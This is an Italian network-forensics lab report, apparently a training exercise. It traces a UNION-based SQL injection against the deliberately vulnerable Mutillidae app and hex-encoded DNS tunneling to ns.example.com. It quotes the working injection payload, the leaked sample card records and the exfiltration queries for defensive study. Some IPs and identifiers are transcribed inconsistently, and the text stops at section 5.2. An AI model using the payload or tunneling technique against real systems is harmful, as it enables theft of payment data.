

Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia

Report di analisi forense di rete: attacco SQL Injection ed esfiltrazione di dati tramite tunneling DNS

Indice

1. Sintesi esecutiva	3
2. Obiettivi, scenario e ambiente	3
2.1 Obiettivi	3
2.2 Contesto	3
2.3 Risorse e strumenti	3
3. Metodologia	4
4. Parte 1 — Investigazione dell'attacco SQL Injection	5
4.1 Passo 1 — Preparazione dell'ambiente e intervallo temporale	5
4.2 Passo 2 — Filtraggio del traffico HTTP	6
4.3 Passo 3 — Analisi del payload e revisione in capME	8
4.4 Risposte alle domande della Parte 1	11
5. Parte 2 — Analisi dell'esfiltrazione DNS	12
5.1 Passo 1 — Filtraggio del traffico DNS	12
5.2 Passo 2 — Revisione delle voci DNS	12
5.3 Passo 3 — Estrazione e decodifica dei dati esfiltrati	14
5.4 Risposte alle domande della Parte 2	15
6. Timeline dell'incidente	17
7. Indicatori di compromissione (IoC)	17
8. Valutazione dell'impatto	18
9. Raccomandazioni	18
9.1 Interventi immediati (contenimento)	18
9.2 Correzioni applicative	19
9.3 Rilevamento e monitoraggio	19
10. Conclusioni	19
Appendice A — Comandi e filtri utilizzati	21
Appendice B — Payload e dato decodificato	21
Appendice C — Elenco delle figure	21

1. Sintesi esecutiva

L'analisi dei log di rete raccolti dal sensore Security Onion nel mese di giugno 2020 ha confermato due attività malevole distinte e complementari, entrambe riconducibili alla compromissione di dati personali e finanziari.

Primo evento — SQL Injection. Il 12 giugno 2020 alle 21:30:09.445 UTC l'host esterno **209.165.200.227** (porta sorgente 56194) ha inviato al server web **209.165.200.235** sulla porta **80/TCP** una richiesta HTTP GET contenente un payload SQL injection di tipo UNION-based, diretta all'applicazione vulnerabile **Mutillidae** (pagina `user-info.php`). Il server ha risposto **200 OK** con un corpo di 23.665 byte contenente in chiaro 5 record della tabella `credit_cards`: numero di carta, CVV e data di scadenza. Zeek ha etichettato autonomamente la richiesta con il tag `HTTP::URI_SQLI`.

Secondo evento — esfiltrazione via DNS. Nello stesso periodo l'host interno **192.168.0.11** ha generato quattro query DNS anomale verso il server **209.165.200.235**, con sottodomini di lunghezza inusuale associati a `ns.example.com`. I presunti sottodomini non sono nomi di host: sono testo ASCII codificato in esadecimale. Tutte le query hanno ricevuto risposta `SERVFAIL` e il pannello DNS – Answers non riporta alcun risultato: la risoluzione non è mai avvenuta perché lo scopo non era risolvere un nome, ma trasportare dati. La decodifica ha restituito il contenuto di un documento riservato, dimostrando l'uso del DNS come canale nascosto di esfiltrazione (**DNS tunneling**).

Conclusione: l'attore della minaccia è stato isolato sulla base di indirizzi IP, timestamp, payload applicativo e pattern di query DNS. L'incidente ha comportato l'esposizione di dati di pagamento e va trattato come data breach, con obblighi di notifica e interventi tecnici immediati.

2. Obiettivi, scenario e ambiente

2.1 Obiettivi

Il laboratorio ha come scopo l'esame dei log relativi allo sfruttamento di vulnerabilità documentate sui protocolli HTTP e DNS, articolato in due parti:

- **Parte 1:** investigare un attacco di SQL Injection ai danni di un server web;
- **Parte 2:** investigare l'esfiltrazione di dati realizzata tramite il protocollo DNS.

2.2 Contesto

MySQL è un database molto diffuso nelle applicazioni web. La SQL injection è una tecnica di code injection con cui un attaccante inserisce istruzioni SQL arbitrarie in un campo di input non sanificato, arrivando a controllare il database che sta dietro all'applicazione. Il DNS, a sua volta, traduce nomi di dominio in indirizzi IP: poiché il traffico DNS è quasi sempre consentito in uscita e raramente ispezionato in profondità, può essere abusato come canale di trasporto per dati sottratti.

Il personale di cybersecurity ha stabilito che si è verificato un exploit e che dati contenenti PII (Personally Identifiable Information) potrebbero essere stati esposti a un attore della minaccia. L'indagine, condotta in Kibana, mira a determinare la sorgente dell'attacco, i dati a cui è stato avuto accesso e i dati esfiltrati.

2.3 Risorse e strumenti

Componente	Ruolo nell'analisi
Security Onion (VM)	Distribuzione per network security monitoring: raccoglie, indicizza e correla i log del sensore.
Kibana / Elasticsearch	Ricerca e visualizzazione sui dati indicizzati; dashboard Overview, HTTP e DNS.

Componente	Ruolo nell'analisi
Zeek (Bro)	Genera i log applicativi di rete (bro_http, bro_dns) usati come fonte primaria.
Snort / Sguil / Barnyard2	Rilevamento basato su firme e gestione degli alert NIDS.
capME	Interfaccia web per la trascrizione dei flussi pcap (richieste SRC in blu, risposte DST in rosso).
xxd e coreutils	Conversione da esadecimale ad ASCII ed estrazione dei dati dal CSV esportato.

Tabella 1 — Strumenti impiegati e rispettivo ruolo nell'indagine.

3. Metodologia

L'indagine ha seguito un percorso investigativo per fasi, dal dato aggregato al singolo pacchetto:

1. **Verifica dell'ambiente:** controllo dello stato di tutti i servizi del sensore prima di avviare l'analisi.
2. **Definizione della finestra temporale:** estensione dell'intervallo di Kibana dalle ultime 24 ore all'intero mese di giugno 2020, periodo in cui è avvenuto l'exploit.
3. **Riduzione del rumore:** applicazione dei filtri di protocollo (HTTP, poi DNS) sulla sezione Zeek Hunting della dashboard.
4. **Analisi del singolo evento:** espansione della voce di log, lettura dei campi rilevanti e pivot verso la trascrizione pcap tramite il campo `_id`.
5. **Estrazione e decodifica:** esportazione dei dati in CSV, pulizia del dato grezzo e decodifica esadecimale.
6. **Correlazione e conclusioni:** costruzione della timeline, degli indicatori di compromissione e delle raccomandazioni.

Il principio guida è il **pivoting**: ogni evidenza (un IP, un identificativo di flusso, un dominio) diventa il punto di partenza della ricerca successiva, fino a ricostruire l'intera catena dell'attacco.

4. Parte 1 — Investigazione dell'attacco SQL Injection

4.1 Passo 1 — Preparazione dell'ambiente e intervallo temporale

Effettuato l'accesso alla VM Security Onion con l'utente `analyst`, è stato verificato lo stato dei servizi prima di procedere: i componenti devono riportare stato OK affinché i dati indicizzati siano completi e affidabili.

```

analyst@SecOnion: ~
File Edit View Search Terminal Help
analyst@SecOnion:~$ sudo so-status
[sudo] password for analyst:
Status: securityonion
* sgul server [ OK ]
Status: seconion-import
* pcap_agent (sguil) [ OK ]
* snort_agent-1 (sguil) [ OK ]
* barnyard2-1 (spooler, unified2 format) [ OK ]
Status: Elastic stack
* so-elasticsearch [ OK ]
* so-logstash [ WARN ]
  Logstash has started, but is still initializing...
  0 events in queue, 0 events published...
* so-kibana [ OK ]
* so-freqserver [ OK ]
analyst@SecOnion:~$

```

Figura 1 — Output del comando `sudo so-status`: servizi del sensore e stack Elastic attivi.

Tutti i servizi risultano OK; l'unica eccezione è `so-logstash`, in stato `WARN` perché ancora in fase di inizializzazione al momento del controllo («*Logstash has started, but is still initializing... 0 events in queue, 0 events published*»). La condizione si risolve da sola dopo qualche minuto e non ha inciso sull'analisi, poiché i dati del mese di giugno 2020 erano già indicizzati; è comunque corretto annotarla.

Kibana è stato aperto dal collegamento sul Desktop e l'accesso effettuato con le credenziali `analyst / cyberops`. Poiché la dashboard mostra per impostazione predefinita solo le ultime 24 ore, l'intervallo è stato ampliato: **Last 24 hours** → **Absolute**, con Time Range dal **1 giugno 2020 00:00:00.000** al **30 giugno 2020 23:59:59.999**, quindi **Go**.




Figura 2 — Dashboard Overview con l'intervallo esteso a giugno 2020: 136 log totali e ripartizione per tipo di log.

Con la nuova finestra temporale la dashboard Overview riporta **136 log totali**, così ripartiti: bro_conn 62, bro_files 23, bro_dns 22, bro_http 22, bro_ssh 4, bro_ftp 2 e un solo alert snort. Il dato è già indicativo: a fronte di un'attività malevola su due protocolli, il rilevamento a firme ha prodotto una sola segnalazione.

4.2 Passo 2 — Filtraggio del traffico HTTP

Poiché l'attore della minaccia ha avuto accesso a dati memorizzati su un server web, l'analisi è stata ristretta al protocollo applicativo interessato selezionando **HTTP** nella sezione **Zeek Hunting** del menù di navigazione.




Figura 3 — Dashboard HTTP: 22 log nel periodo, con distribuzione per Destination Country (United States) e Destination Port (80).

Il conteggio scende a **22 log HTTP**. Le visualizzazioni mostrano che tutto il traffico è diretto a un solo paese (United States) e a una sola porta di destinazione (80): non c'è dispersione, quindi l'intero volume riguarda il medesimo servizio web.

Scorrendo fino alla sezione **HTTP Logs** ed espandendo la prima voce tramite la freccia accanto al timestamp, emergono i dati identificativi della connessione.

HTTP - Logs						
☒	June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEWw63HqvCqth3LH1	CukeR52aPjRN7PfQdD
Table JSON View surrounding documents View single document						
@timestamp	June 12th 2020, 21:30:09.445					
@version	1					
_id	ZzjrZXIBB6Cd-0SD_1W					
_index	seconion:logstash-import-2020.06.12					
_score	-					
_type	doc					
destination_geo.city_name	Monterey					
destination_geo.country_name	United States					
destination_geo.ip	209.165.200.235					
destination_geo.location	<pre>{ "lon": -121.8406, "lat": 36.3699 }</pre>					
destination_geo.region_code	US-CA					
destination_geo.region_name	California					

Figura 4 — Voce di log HTTP espansa: riga di sintesi (timestamp, IP, porta, uid, _id) e primi campi del documento.

HTTP - Logs

t source_geo.city_name	Q Q M *	Monterey
t source_geo.country_name	Q Q M *	United States
t source_geo.ip	Q Q M *	209.165.200.227
t source_geo.location	Q Q M *	{ "lon": -121.8496, "lat": 36.3699 }
t source_geo.region_code	Q Q M *	US-CA
t source_geo.region_name	Q Q M *	California
t source_geo.timezone	Q Q M *	America/Los_Angeles
t source_ip	Q Q M *	209.165.200.227
t source_ips	Q Q M *	209.165.200.227
# source_port	Q Q M *	56194
# status_code	Q Q M *	200
t status_message	Q Q M *	OK
t tags	Q Q M *	bro, import
t timestamp	Q Q M *	2020-06-19T18:50:33.318Z
# trans_depth	Q Q M *	1

Figura 5 — Campi di sorgente ed esito: source_ip, source_port, status_code 200, status_message OK.

HTTP - Logs

t source_geo.region_name	Q Q M *	California
t source_geo.timezone	Q Q M *	America/Los_Angeles
t source_ip	Q Q M *	209.165.200.227
t source_ips	Q Q M *	209.165.200.227
# source_port	Q Q M *	56194
# status_code	Q Q M *	200
t status_message	Q Q M *	OK
t tags	Q Q M *	bro, import
t timestamp	Q Q M *	2020-06-19T18:50:33.318Z
# trans_depth	Q Q M *	1
t uid	Q Q M *	CuKeR52aPjRN7PfQdD
t uri	Q Q M *	/mutillidae/index.php?page=user-info.php&username=*union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+...&password=&user-info.php-submit-button=View+Account+Details
# uri_length	Q Q M *	179
t useragent	Q Q M *	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
# useragent_length	Q Q M *	68
t version	Q Q M *	1.1
t virtual_host	Q Q M *	209.165.200.235

Figura 6 — Campi uri, uri_length, useragent, uid e virtual_host della stessa voce di log.

Campo	Valore osservato	Interpretazione
@timestamp	12 giugno 2020, 21:30:09.445	Momento esatto della richiesta malevola.
source_ip : source_port	209.165.200.227 : 56194	Host che origina la richiesta: l'attore della minaccia.
destination_ip / virtual_host	209.165.200.235	Server web vittima che ospita l'applicazione vulnerabile.
destination_port	80	Servizio HTTP in chiaro: nessun TLS, traffico interamente ispezionabile.
method	GET	Il payload viaggia nella query string, non nel corpo della richiesta.
status_code / status_message	200 — OK	Il server ha elaborato la richiesta: l'attacco è andato a segno.
uri_length	179	Lunghezza anomala della query string, indice di payload iniettato.
useragent	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Firefox/68.0	Browser su Linux: coerente con un attacco condotto manualmente.
uid	CuKeR52aPjRN7PfQdD	Identificativo Zeek del flusso: correla il log HTTP alla connessione.
_id	ZzjrzXIBB6Cd-_OSD_iW	Identificativo del documento, usato per il pivot verso capME.
_index	seconion:logstash-import-2020.06.12	Indice giornaliero: conferma la data dell'evento.

Campo	Valore osservato	Interpretazione
event_type	bro_http	Log HTTP generato da Zeek a partire dal traffico catturato.

Tabella 2 — Campi chiave della voce di log HTTP analizzata.

Una precisazione utile sui tempi: il campo `timestamp` riporta 2020-06-19T18:50:33.318Z, valore che non coincide con l'orario dell'evento. Si tratta dell'istante in cui il file `pcap` è stato importato nel sensore (il percorso `/nsm/import/bro/bro-W5Ldfbf0/http.log` e il sensore `seconion-import` lo confermano). L'orario reale dell'attacco è quello del campo `ts` interno al messaggio Zeek e di `@timestamp: 12 giugno 2020, 21:30:09.445 UTC`. Distinguere il tempo dell'evento dal tempo di acquisizione è essenziale in una timeline forense.

4.3 Passo 3 — Analisi del payload e revisione in capME

Il campo **message** contiene il record Zeek completo della transazione: metodo, host, URI, referrer, user agent, lunghezza della risposta, codice di stato e tag.

destination_geo.location	{ "lon": -121.8486, "lat": 36.3699 }
destination_geo.region_code	US-CA
destination_geo.region_name	California
destination_geo.timezone	America/Los_Angeles
destination_ip	209.165.209.235
destination_ips	209.165.209.235
destination_port	80
event_type	bro_http
host	d68c936bb6ae
ips	209.165.209.235, 209.165.209.227
message	{ "ts": "2020-06-12T21:30:09.445038Z", "uid": "CuKwR52aPjRN7PrqDd", "id.orig_h": "209.165.209.227", "id.orig_p": 56194, "id.resp_h": "209.165.209.235", "id.resp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.209.235", "uri": "/mutillidae/index.php?page=user-info.php&username=union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.209.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP::URI_Sqli"], "resp_ruids": ["FEVW63HqVcQth3LH1"], "resp_mime_types": ["text/html"] }
method	GET
path	/nsm/import/bro/bro-W5Ldfbf0/http.log

Figura 7 — Campo message della voce di log, con il record Zeek completo della richiesta e il tag `HTTP::URI_Sqli`.

L'elemento decisivo è il campo `uri`:

```
/mutillidae/index.php?page=user-info.php
&username='union+select+ccid,ccnumber,ccv,expiration,null
+from+credit_cards+--+&password=
&user-info-php-submit-button=View+Account+Details
```

L'applicazione bersaglio è **Mutillidae**, web application deliberatamente vulnerabile; la pagina invocata è `user-info.php`, la maschera di consultazione dell'account. Decodificando la codifica URL (il carattere `+` rappresenta lo spazio), il payload corrisponde a:

```
username=' union select ccid,ccnumber,ccv,expiration,null from credit_cards -- &password=
```

La struttura dell'attacco è la seguente:

- ' — l'apice singolo chiude prematuramente la stringa attesa dalla query originale, uscendo dal contesto del dato ed entrando in quello del codice;
- union select — accoda al risultato della query legittima il risultato di una seconda query scelta dall'attaccante (tecnica UNION-based);
- ccid, ccnumber, ccv, expiration, null — colonne richieste; il valore null serve a pareggiare il numero di colonne della query originale, condizione necessaria perché l'operatore UNION sia valido;
- from credit_cards — tabella bersaglio, contenente i dati delle carte di pagamento;
- — commento SQL: neutralizza il resto della query originale, incluso il controllo sulla password, realizzando così anche un bypass dell'autenticazione.

Nel campo tags del record Zeek compare **HTTP::URI_SQLI**: il sensore ha riconosciuto autonomamente il pattern di SQL injection nell'URI. È un elemento importante per il report, perché dimostra che l'evidenza era disponibile nei log anche senza un alert NIDS dedicato — ma che nessuno l'aveva esaminata prima dell'indagine.

Per verificare l'esito dell'attacco è stato effettuato un pivot dal campo _id: il collegamento apre **capME**, che restituisce la trascrizione del flusso pcap 209.165.200.227:56194_209.165.200.235:80-6-1471496483.pcap. Nella trascrizione il testo blu rappresenta le richieste della sorgente (SRC) e il testo rosso le risposte del server (DST).




Figura 8 — capME: log entry, metadati di connessione e inizio della trascrizione (SRC in blu, DST in rosso).

Dalla trascrizione emergono alcuni dettagli tecnici rilevanti sul bersaglio:

- **Server:** Apache/2.2.8 (Ubuntu) DAV/2 — versione rilasciata nel 2008, priva di anni di correzioni di sicurezza;
- **X-Powered-By:** PHP/5.2.4-2ubuntu5.10 — anch'essa obsoleta e fuori supporto;
- **Referrer:** http://209.165.200.235/mutillidae/index.php?page=user-info.php — l'attaccante ha prima caricato la pagina legittima e poi ne ha manipolato i parametri;
- **Cookie:** PHPSESSID=9fd8860958f924a43cd529dc4120d1cb — sessione applicativa valida in uso durante l'attacco;
- **response_body_len:** 23.665 byte — risposta corposa, coerente con la restituzione di un elenco di record.

Scorrendo la parte in rosso e cercando il termine username (Ctrl-F) si individua il risultato della query iniettata: **«Results for . 5 records found»**.

```

DST:
DST: 3a
DST: <p class="report-header">Results for . 5 records found.<p>
DST:
DST: 24
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:

```

Figura 9 — capME: esito della query iniettata — «5 records found» e primi record di carta restituiti.

```

DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7725653200487633<br>
DST:
DST: 17
DST: <b>Password=</b>230<br>
DST:
DST: 22
DST: <b>Signature=</b>2017-06-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>1234567812345678<br>
DST:
DST: 17
DST: <b>Password=</b>627<br>
DST:
DST: 22
DST: <b>Signature=</b>2018-11-01<br><p>
DST:

```

Figura 10 — capME: prosecuzione della trascrizione con i restanti record, completi di CVV e data di scadenza.

L'elemento più rilevante non è la presenza delle etichette, ma il loro contenuto: le etichette dell'interfaccia web (Username, Password, Signature) restano quelle previste dalla pagina legittima, mentre i valori sotto di esse

provengono dalla tabella `credit_cards` richiamata dall'attaccante. In altre parole, l'applicazione ha stampato i dati delle carte di credito nei campi destinati alle credenziali.

#	Username → ccnumber	Password → ccv	Signature → expiration
1	4444111122223333	745	2012-03-01
2	7746536337776330	722	2015-04-01
3	8242325748474749	461	2016-03-01
4	7725653200487633	230	2017-06-01
5	1234567812345678	627	2018-11-01

Tabella 3 — I 5 record esfiltrati: le etichette dell'interfaccia non corrispondono ai dati realmente restituiti.

4.4 Risposte alle domande della Parte 1

D. Qual è l'indirizzo IP sorgente?

R. 209.165.200.227 (porta 56194) — host esterno dal quale parte la richiesta HTTP malevola; è l'indirizzo attribuibile all'attore della minaccia.

D. Qual è l'indirizzo IP destinazione?

R. 209.165.200.235 — server web che ospita Mutillidae e il database interrogato.

D. Qual è il numero di porta destinazione?

R. 80 (HTTP). Il traffico non è cifrato, condizione che ha reso possibile la ricostruzione completa di richiesta e risposta tramite capME.

D. Qual è il timestamp del primo risultato?

R. 12 giugno 2020, 21:30:09.445. La data è confermata dall'indice `seconion:logstash-import-2020.06.12` e dal campo `ts` del record Zeek.

D. Qual è il tipo di evento?

R. Un log `bro_http` (HTTP log generato da Zeek): non un alert di firma, ma un record di transazione applicativa, arricchito però dal tag `HTTP:URI_SQLI`. L'attacco è emerso dall'analisi del contenuto, non da una segnalazione automatica: un esempio di threat hunting.

D. Cosa è incluso nel campo message?

R. Il record Zeek completo della richiesta HTTP GET: `ts`, `uid`, IP e porte di origine e destinazione, metodo, host, uri, referrer, user agent, lunghezza di richiesta e risposta, `status_code`, tags e `resp_fuids`. Il campo uri contiene la query string con il payload di injection.

D. Qual è il significato di queste informazioni?

R. Indicano un attacco di **SQL injection UNION-based** riuscito. L'input del form non viene validato né parametrizzato: l'attaccante esce dal contesto della stringa, accoda una query propria sulla tabella `credit_cards` e commenta il controllo della password. La risposta 200 OK da 23.665 byte, con 5 record di carte di pagamento, dimostra che l'exploit ha prodotto una effettiva esposizione di dati, non un semplice tentativo. Lo stack del server (Apache 2.2.8, PHP 5.2.4) mostra inoltre un sistema non aggiornato da anni.

5. Parte 2 — Analisi dell'esfiltrazione DNS

Un amministratore di rete ha segnalato query DNS anormalmente lunghe, con sottodomini dall'aspetto insolito. L'indagine ha avuto lo scopo di caratterizzare l'anomalia e determinare quali dati siano stati trasferiti.

5.1 Passo 1 — Filtraggio del traffico DNS

Dopo aver chiuso capME ed essere tornati a Kibana, sono stati rimossi i filtri e i termini di ricerca precedenti tramite **Home** nella sezione Navigation, mantenendo l'intervallo temporale su giugno 2020. È stato quindi selezionato **DNS** nella sezione **Zeek Hunting**. La dashboard riporta **22 log DNS**, tutti diretti alla porta 53.

5.2 Passo 2 — Revisione delle voci DNS

Scorrendo la dashboard sono stati esaminati i principali tipi di query DNS presenti nel periodo:

Tipo di record	Significato
A	Record di indirizzo: risoluzione di un nome in indirizzo IPv4.
AAAA (Quad A)	Risoluzione di un nome in indirizzo IPv6.
NB	Query NetBIOS Name Service, tipiche di ambienti Windows.
PTR	Record puntatore: risoluzione inversa da indirizzo IP a nome host (in-addr.arpa).

Tabella 4 — Tipi di query DNS osservati nel periodo analizzato.




Figura 11 — Pannelli DNS – Client, DNS – Server e DNS – Phishing Attempts prima del filtro su example.com.

DNS – Client	Count	DNS – Server	Count
209.165.200.235	18	8.8.4.4	6
192.168.0.11	4	173.36.131.10	6
		173.37.87.157	6
		209.165.200.235	4

Tabella 5 — Distribuzione delle query DNS per client e per server nel periodo analizzato.

La metrica dei tentativi di **DNS phishing** (pharming, spoofing o poisoning) risulta pari a **0**: l'anomalia non riguarda quindi la manipolazione delle risposte, ma il contenuto delle richieste.

Scorrendo ulteriormente compare l'elenco delle principali query per nome di dominio.

Query	Count
17.201.165.209.in-addr.arpa	18
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com	1
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com	1
697479206272656163682e0a.ns.example.com	1

Figura 12 — DNS – Queries: accanto a una normale risoluzione inversa, quattro query con sottodomini esadecimali su ns.example.com.

Accanto a una query del tutto ordinaria (17.201.165.209.in-addr.arpa, 18 occorrenze) si notano quattro query con sottodomini insolitamente lunghi, tutti collegati a ns.example.com e composti esclusivamente da caratteri esadecimali (0-9, a-f). Il dominio example.com merita quindi un approfondimento.

Inserendo example.com nella barra di ricerca e cliccando **Update**, il DNS Log Count si riduce a **4**.

